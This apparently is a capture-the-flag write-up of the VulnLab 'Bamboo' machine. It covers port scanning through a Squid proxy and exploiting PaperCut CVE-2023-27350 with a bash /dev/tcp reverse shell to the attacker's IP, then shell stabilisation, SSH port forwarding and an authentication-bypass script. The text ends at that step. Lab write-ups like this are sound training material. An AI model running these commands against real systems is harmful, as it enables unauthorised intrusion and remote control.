VulnLab -- Bamboo Writeup

Bamboo
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Bamboo machine from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the box.

Let’s start by scanning the machine.
1
sudo nmap -sC -sV -sS -O -A -oN scanned.txt -p 22,3128 --min-rate=1000 10.10.110.40

Notice that we have the squid port open which mean we can scan the internal ports
Now let’s scan the internal ports
1
./squidscan


Now let’s add the proxy to our proxy configurations
1
http 10.10.110.40 3128
Now let’s curl the new port
1
curl --proxy http://10.10.110.40:3128 http://10.10.110.40:9191 -v

Now let’s search for a CVE for this

now let’s gain RCE
First open a listener
1
nc -lvnp 1337

now let’s run the CVE
1
proxychains -q python3 CVE-2023-27350.py -u "http://10.10.110.40:9191" -c "bash -i >& /dev/tcp/10.8.5.233/1337 0>&1"

now let’s see the listener

and we got a shell
Now let’s stabilize the shell
1
python3 -c 'import pty;pty.spawn("/bin/bash")'


Now let’s hit CTRL + Z

now let’s go and type this
1
stty raw -echo;fg

Now exporting tty
1
export TERM=xterm
now let’s forward the port 9191
1
ssh -L 9191:127.0.0.1:9191 papercut@10.10.110.40

now let’s access the website

now let’s search for authentication bypass vuln

we found on so let’s abuse it
1
python3 bypass.py
